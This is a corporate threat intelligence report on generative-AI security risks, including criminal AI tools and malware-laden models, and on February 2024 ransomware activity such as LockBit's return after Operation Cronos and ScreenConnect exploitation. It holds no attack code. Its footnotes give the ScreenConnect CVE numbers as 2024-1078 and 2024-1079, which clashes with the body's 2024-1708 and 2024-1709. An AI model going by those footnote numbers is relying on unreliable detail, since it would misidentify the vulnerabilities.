infosec

Threat Intelligence Report

EQST INSIGHT

2024
03

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

Headline

Security threats and response strategies according to the development of generative AI technology

Senior Consultant, Security Biz Group/ SOC 1 Team, Park Sun-ho

■ Outline


Generative AI is an artificial intelligence technology that can create new and original contents according to user needs, such as conversation, art, music, software codes, and writing, based on contents learned from the internet and the like. Large models pre-trained with extensive data are used as Foundation Models (FMs), and the 'current status of major overseas generative AIs' is as follows.

	Company name	Service name	Country	Description
Text	Open AI	ChatGPT	US	A conversational AI service created based on the large language AI model GPT
	Google	Bard	US	A conversational AI service created based on the large language AI model LaMDA
	DeepMind	Sparrow	UK	An AI Chatbot based on DeepMind's language model Chinchilla
	Jasper	Jasper	US	An AI tool that generates blog articles, social media posts and advertising copies for marketing purposes
	Baidu	Ernie Bot	China	A self-developed AI Chatbot for improved expression through knowledge integration
Image	Open AI	DALL·E	US	Image creation according to the prompt (command)
	Stability AI	Stable Diffusion	UK	An image generation AI, which is an open source software
	Midjourney	Midjourney	US	An image generation AI. A work created using this tool became a hot topic after being selected as first place in an art competition in the US.
Voice	Google	MusicLM	US	A generative AI that turns text descriptions into music
	Open AI	Jukebox	US	An AI technology that creates music in the desired genre and singer style
Video	Google	Imagen Video	US	A Text to Video AI creation tool that can create video at up to 24 frames per second and 1280X768 resolution.
	Meta	Make-A-Video	US	A Text to Video AI model that creates a video when text is entered

Source : KPMG

Table 1. Major overseas generative AIs

■ Examples of generative AI development and introduction



Source : AWS

Figure 1. Various use cases of generative AI

As generative AI technology is developing rapidly, it is rapidly applied to various industries. Generative AI is capable of going from simple search and consultation to summarizing complex documents, drafting e-mails, writing codes, writing advertising texts, and even creating contents such as social, video, pictures, and music.

In fact, business solutions created based on generative AI generate drafts of reports, e-mails, questionnaires, etc. It even does a spell check automatically, shortening your work time dramatically. A generative AI-based coding toolkit has also been released. If you enter the desired programming language and coding method in a natural language in the coding toolkit, AI generates the codes needed for the task according to the developer's request.

Among generative AIs, Large Language Model-based GPT (ChatGPT) released by OpenAI is widely used. Also, in March 2023, 'AutoGPT[1]' was released. If you set a goal, AI automatically learns and finds a method using an autonomous iterations function without additional instructions to achieve the goal. The technology level of generative AI is already rapidly approaching that of Artificial General Intelligence (AGI), which is autonomous artificial intelligence.

[1] AutoGPT: A Python open source library developed in March 2023 by Toran Bruce Richards of the UK and operating based on OpenAI's GTP-4

■ Sophisticated phishing attack based on generative AI

Unfortunately, generative AI technology has both positive and negative functions. With elections approaching in each country around the world, generative AI is used to produce and distribute deepfake videos of politicians, and through this, a large amount of pseudo-information is produced, confusing people. Also, cases of highly inappropriate abuse are increasing, e.g., creating fake videos that manipulate the faces and voices of famous celebrities to encourage investment, or producing pornographies that combine celebrities and pornographic videos.

According to KCSC (Korea Communications Standards Commission) data, the number of cases of illegal sexual video corrections was 9,006 over a three-year period from June 2020 to August last year. Starting with 473 cases in 2020, the number increased to 3,046 cases as of August last year, increasing year after year.

As security threats are also emerging with the development of generative AI technology, thorough preparation is needed. Attackers are actively using generative AI in various fields, e.g., creating phishing e-mails and malware, identifying vulnerabilities in source codes, and maintaining ransomware.

On the dark web, 'WormGPT[2]' and 'FraudGPT[3]' are emerging as tools for business e-mail compromise (BEC) attacks and sophisticated phishing operations. By using phishing programs that utilize generative AI, it is possible to easily create malware in large quantities without specialized knowledge. Also, unlike in the past, it is now possible to create sophisticated phishing e-mails without any awkward or out-of-context parts.

Caution is also needed in introducing and utilizing AI. More than 100 AI models with hidden malware were discovered on Hugging Face, the world's largest artificial intelligence (AI) development platform. The main models were PyTorch (95%) and TensorFlow (5%). It was confirmed that the malicious models include functions such as hijacking system control (50%) and installing backdoors (20%), as well as installing and executing specific files and executing arbitrary codes.

■ Classification of security threats related to generative AI

Security threats related to generative AI can be largely divided into internal and external factors.

Internal factors include information leakage due to users' lack of security awareness and non-compliance, unverified use of inaccurate information provided by AI models, and neglect in managing the AI models they are using and managing.

External factors include AI models and related application vulnerabilities, attack attempts using generative AI by hackers, and use of AI models containing malwares or backdoors.

Internal factor	External factor
- Registration of sensitive information, confidential documents, etc. - Unverified use of inaccurate information provided by AI models - neglect in managing the AI models they are using and managing	- AI models and related application vulnerability attacks - Malicious mail, phishing attack exploiting generative AI - Use of AI model models containing malwares and backdoors

Table 2. Internal and external factors related to generative AI

[2] WormGPT: AI based on the GPTJ language model at EleutherAI, a non-profit open source group, which provides various functions such as unlimited text and chat memory retention, and code formatting function.

[3] FraudGPT: It provides BEC (business email compromise) attacks by applying AI chatbot technology (subscription fee: $200/month), and WormGPT is believed to be behind it.

■ Generative AI threat response strategies

As generative AI rapidly spreads throughout the technology industry, preemptive preparation is needed for new security threats that technological progress may bring.

Many public institutions stipulate that only contents that have been reviewed in advance be entered or are distributing a 'guide on how to use ChatGPT and precautions', and some private companies are encouraging correct use, e.g., limited use on the company intranet and restrictions on the number of characters entered. There is a need for additional detailed legal and institutional guidance at the pan-governmental level, and each company and institution must consider its own response plan.

We propose to consider analysis and response methods using generative AI based on strict compliance with information security-related compliance.

Analysis and response methods using generative AI
1. Stipulating what can be entered - Enter only pre-defined or reviewed information - Do not enter account information, credit card and personal information. - Do not enter confidential business information
2. Reinforcing security training related to malicious e-mails and the business e-mail management system - Beware of malicious e-mails elaborately forged through AI
3. Use generative AI after reevaluating the accuracy, ethics, suitability, security, etc. of the product - Use generative AI after reviewing whether the product is accurate and whether there is any legal/ethical issue. - When creating and using program codes, use generative AI after reviewing source code security, e.g., changing variable names.
4. Securing in-house data stability - Use multi-factor authentication (MFA) for access accounts. - Set access limits to the AI models you are using and managing. - Set response and query limit keywords (account information, etc.) for AI. - Manage API keys securely.
5. Use trustworthy AI models and application, and regularly check for vulnerabilities.
6. Make continuous efforts to secure defense technologies, e.g., malware analysis and threat identification using AI.

Table 3. Analysis and response methods using generative AI


■ Domestic legal and institutional status

In June 2023, the National Intelligence Service published 'security guidelines for the use of generative AI such as ChatGPT', but it is time to prepare additional detailed guidelines for the use of generative AI at the pan-governmental level.

The Personal Information Protection Commission plans to prepare six guidelines for each level of AI that specify the application principles and standards of the Personal Information Protection Act by the end of 2024. The six guidelines will contain specific application of the law with regard to open information, unstructured data, biometric information, and synthetic data, portable video devices, securing transparency, etc. Also, it is planning to launch 'Personal Information Future Forum 2024' composed of 42 experts in each field to proactively discuss future agendas in the personal information field, collect opinions, and respond.

Starting from March 15, the first artificial intelligence regulation across all sectors, 'Rights of Data Subjects for Automated Decision', will be implemented. The rights of data subjects to respond to automated decisions, newly established in March 2023 in Article 37-2 of the amended Personal Information Protection Act, are divided into 'right to refuse' and 'right to explanation'. In addition, if a decision made by processing personal information with a fully automated system, including a system applying artificial intelligence technology, has a significant impact on the rights or obligations of data subjects, they have the right to refuse the decision with regard to the personal information controller. If the personal information controller makes an automated decision, the data subjects can demand an explanation for the decision.

■ Closing



So far, we have looked into the security threats and response strategies resulting from the development of generative AI technology and the current status of the domestic legal system. Generative AI can be a 'double-edged sword': it can be either dangerous or useful depending on how it is used. If it is abused, more sophisticated attacks are possible. So a thorough response is needed.

SK Shieldus, Korea's No. 1 information security company, provides an 'e-mail security control' service that can prepare for phishing attacks using generative AI. The e-mail security control service supports monitoring 24 hours a day, 365 days a year, and provides expert analysis of malicious attack patterns and threat information. Based on the e-mail sender's address, originating IP, URL within the e-mail, abnormal attachment files, and domain, a comprehensive determination of the presence of malicious e-mails and detailed analysis of malicious behavior are performed.

In particular, as it has professional APT equipment operation and analysis response capabilities, it meticulously analyzes and responds to security threats that are difficult for ordinary users to recognize, such as malware inserted into e-mail attachment files. In addition, to safely respond to increasingly sophisticated e-mail phishing attacks, it also provides real-time malicious e-mail status reports, malicious e-mail simulation training, malicious e-mail trends, response measures, etc.

In addition, we provide customized information asset protection consulting to customers based on over 20 years of consulting know-how. For more information on security consulting, see the SK Shieldus blog.

Keep up with Ransomware

LockBit is back, unfinished ransomware attacks

■ Overview

In February 2024, damage cases due to ransomware attacks increased by about 40% to 418 cases compared to the previous month (299 cases). Despite the continuous arrests of attackers, cases of ransomware damage are steadily increasing. The most noteworthy issue in this situation is that the infrastructure of the ransomware as a service (RaaS[1]) group LockBit has been reported to have been neutralized by agencies from 11 countries, including the FBI[2], NCA[3], and Europol[4], but LockBit resumed its activities by disclosing a new dark web leak site in just 5 days.

LockBit, which first appeared in 2019, is expanding its influence through continuous updates and has grown into a ransomware group that has caused the most damage since 2022. Despite its long period of activity and influence, LockBit has not been able to operate stably due to the absence of core developers, abnormal data leaks, and settlement errors between affiliates. However, it is thought of as a ransomware group that exerts global influence, and is receiving attention from several national institutions. However, on February 20, 2024, Operation Cronos[5], a coordinated effort by international law enforcement agencies, seized parts of LockBit's infrastructure, and LockBit's dark web leak site was placed under the control of a law enforcement agency until its closure.


[1] RaaS (Ransomware-as-a-Service): A form in which ransomware groups provide ransomware to affiliates or attackers in exchange for compensation

[2] FBI (Federal Bureau of Investigation): A law enforcement agency within the U.S. Department of Justice

[3] NCA (National Crime Agency): The National Crime Agency, a law enforcement agency within the British Home Office

[4] Europol: A law enforcement agency of the European Union (EU)

[5] Operation Cronos: A Cyber Disruption Operation to Disrupt LockBit's Criminal Ecosystem



Source: Seized LockBit 3.0 ransomware group data leak site

LockBit officials were arrested in Poland and Ukraine by investigative agencies, and various accounts used in attacks were also suspended. In the process, information such as the source codes of the LockBit infrastructure and affiliate information, LockBit-NG-Dev (LockBit-NextGeneration-Development) ransomware, which is believed to be LockBit 4.0, its similarities to existing LockBit 3.0 and its features were disclosed.

Also, investigative agencies created and distributed decryption tools using LockBit's decryption key. Besides, LockBit disclosed to the world various analysis data related to attacks, including the infrastructure analysis of StealBit, an automated information takeover tool developed by LockBit. The information was posted for about 4 days through a dark web leak site. Afterwards, LockBit's activities seemed to be coming to an end with the closure of the dark web leak site, but it announced that it would resume activities and its activities would continue through a new dark web leak site.

Cyclops rebranding group Knight's actions are attracting attention. Knight, which was discovered in June 2023, said that it provided a builder[6], which was capable of infecting Windows, Linux, macOS, ESXi[7], and Android platforms at the time. It continued its activities steadily, distributing a lightweight version of the ransomware that only encrypts files, but suddenly disappeared in December of the same year. The data leak site that it was operating went offline on February 14, 2024.

On February 18, 2024, officials from Knight, who made a surprise appearance through the RAMP Forum[8], announced that they were selling the source codes of their ransomware. The codes they are selling are Knight 3.0 version, released in November 2023, and include an administrator panel and encryption tool within the codes. Considering that they have announced that they will sell the codes only to trusted individuals, it appears that they are temporarily suspending their activities.

Meanwhile, it was recently confirmed that new vulnerabilities in the remote desktop solution was used in a ransomware attack. The vulnerabilities are ConnectWise's ScreenConnect[9] vulnerabilities, which corresponds to CVE-2024-1708[10] and CVE-2024-1709[11]. Through these vulnerabilities, an attacker can execute arbitrary codes on the remote desktop or create and utilize an account with administrator privileges. In fact, LockBit distributed ransomware to remote locations connected to the 911 system through the CVE-2024-1709 vulnerability, and BlackCat(Alphv) is believed to have used the vulnerability to attack medical institutions. Both the BlackBasta and Bloody group also appear to have exploited the ScreenConnect vulnerabilities through initial access. Special caution is required as there are many servers where the vulnerability has not been patched.

[6] Builder: A ransomware creation tool that allows you to create ransomware with desired functions through environment settings

[7] ESXi: A UNIX-based logical platform, developed by Vmware, that can run multiple operating systems simultaneously on a host computer

[8] RAMP Forum: A Russian hacking forum that sells hacking tools or exchanges related information on the deep web and dark web

[9] ScreenConnect: Remote desktop software that allows you to remotely control your computer over the Internet or another network

[10] CVE-2024-1078: A path search vulnerability that allows an attacker to remotely execute codes in a vulnerable instance

[11] CVE-2024-1079: An authentication bypass vulnerability that allows an attacker to create a system administrator account in a vulnerable instance

■ Ransomware news

infosec

LockBit, temporarily shut down by Cronos Operation.

- Cronos operation is coordinated by national agencies from 11 countries, including the FBI, Europol, and NCA.
- The operation involved seizing critical infrastructure through PHP vulnerability (CVE-2023-3824*).
- LE shared information on the seized blog for 4 days, including decryption tools and arrests of individuals involved.
- LockBit recovered infrastructure through backup servers without PHP installation in about 5 days.
- The stolen encryption keys is 2.5% of the total, and leaked affiliates list does not include identities.

* CVE-2023-3824: RCE vulnerability through stack buffer overflow when loading PHP archive file

Law Enforcement Agency disclose information related to the Cronos operation.

- LE disclose infrastructure source code and affiliates information.
- LockBit-NG-Dev version, suspected to LockBit 4.0 based on .NET framework ransomware, discovered.
- Analyze self-developed data exfiltration automation tool, StealBit infrastructure.
- Four individuals associated with LockBit arrested in Poland and Ukraine.

Knight ransomware sold source code to individual users on the RAMP forum.

- A user named "Cyclops" posted a sales thread for the source code of Knight 3.0 version on the RAMP forum.
- Including the source code of panel and locker. Only accept offers from people with deposit or reputable people.

Ransomware groups exploited vulnerabilities in remote desktop solution, ScreenConnect.

- Path traversal and authentication bypass vulnerabilities (CVE-2024-1708, CVE-2024-1709).
- The Vulnerabilities were discovered on Feb 13, 2024 and patch released on Feb 19, 2024.
- Multiple ransomware groups such as LockBit, BlackCat(Alphv), BlackBasta, Bloody, etc. utilized vulnerabilities.

The U.S. Department of State is offering a reward of up to $15M for BlackCat(Alphv).

- Reward of up to $10M for information leading to the identification or location of any individual.
- Reward of up to $5M for information leading to the arrest and/or conviction in any country of any individual.

New ransomware group called Ransomhub, JKwerlo based on the Go-Language* appeared.

- RansomHub : Excluding CIS, Cuba, North Korea, China, Romania, and non-profit organizations from the targets.
- JKwerlo : Targeting users who use French and Spanish languages.

* Go-Language : An open-source programming language supported by Google




Figure 1. Ransomware trends

■ Ransomware threats




Figure 2. Ransomware threats as of February 2024

New threats

Although ransomware groups are kept in check, e.g., the LockBit group having its infrastructure seized by international organizations, and the BlackCat(Alphv) group having a bounty imposed, new ransomware groups are continuously appearing and ransomware threats are continuing.

The Trisec group uses a unique method, i.e. having the victim directly offer the initial ransom. It is somewhat different from the general method of presenting ransom to the victim. Its Telegram channel uses the Tunisian flag, and the dark web leak site contains the phrase 'Glory to Tunisia.' In addition, circumstances have been confirmed that indicate that the group is based in Tunisia, e.g., posting on a forum that it is recruiting Tunisian talent.

Ransomhub is a ransomware that can infect multiple platforms based on the Go language[12]. According to its rules announced on its dark web leak site, it does not attack CIS[13], Cuba, North Korea, China, and Rumania, and does not re-attack targets that have already been attacked. Unlike the fact that only CIS countries are usually attacked, the fact that Cuba, North Korea, China, and Rumania are included in the countries excluded from attacks can be seen as a possibility that hackers from those countries are included. Meanwhile, it usually recruits affiliates through forums.

On February 21, a new ransomware group Mogilevich appeared. It claimed to have stolen data including account information and source codes from Epic Games, an American video game distributor and software developer, as well as document data from the Irish Ministry of Foreign Affairs. However, no samples of data stolen from Epic Games and the Irish Ministry of Foreign Affairs or direct evidence of damage were confirmed. Then, on March 3, it directly disclosed the theft method and a profit of approximately KRW 160 million, proved itself to be a swindler and disappeared.

[12] Go language: An open source programming language developed by Google to increase productivity

[13] CIS (Commonwealth of Independent States): An international organization of countries that became independent after the dissolution of the Soviet Union. It includes Russia, Moldova, Belarus, Uzbekistan, Kazakhstan, etc

Top 5 ransomwares

Figure 3. Major ransomware attacks by industry/country

LockBit attracted attention by returning in just 5 days through a backup server even when its infrastructure was seized through international cooperation. LockBit announced that it plans to spread out its infrastructure to minimize problems even if the infrastructure is seized. In addition, it registered FBI in its first post on the new dark web leak site registered, and said through a text file that Operation Cronos did not cause any significant damage. Besides, LockBit was found to be using the latest vulnerability of ScreenConnect, a remote desktop solution to distribute ransomware to remote locations using the 911 system of the US.

BlackCat(Alphv) has been continuously attacking U.S. medical facilities since last December. It was confirmed that it has been attacking medical facilities in the United States using a new vulnerability of ScreenConnect since February. The FBI announced a reward of up to $15 million for information related to BlackCat(Alphv). Also, the FBI, CISA[14], and HHS[15] issued additional warnings about the BlackCat(Alphv) ransomware attacks targeting U.S. hospitals.

The Play ransomware group appeared in June 2022 and has attacked approximately 360 organizations (including major national infrastructure) to date. As a result, last December, CISA and ACSC[16] issued a joint cyber security advisory warning against Play. Recently, it announced that it attacked Welch's, an American food and beverage company, and stopped system operations, stealing the company's confidential data, customer documents, and financial information.

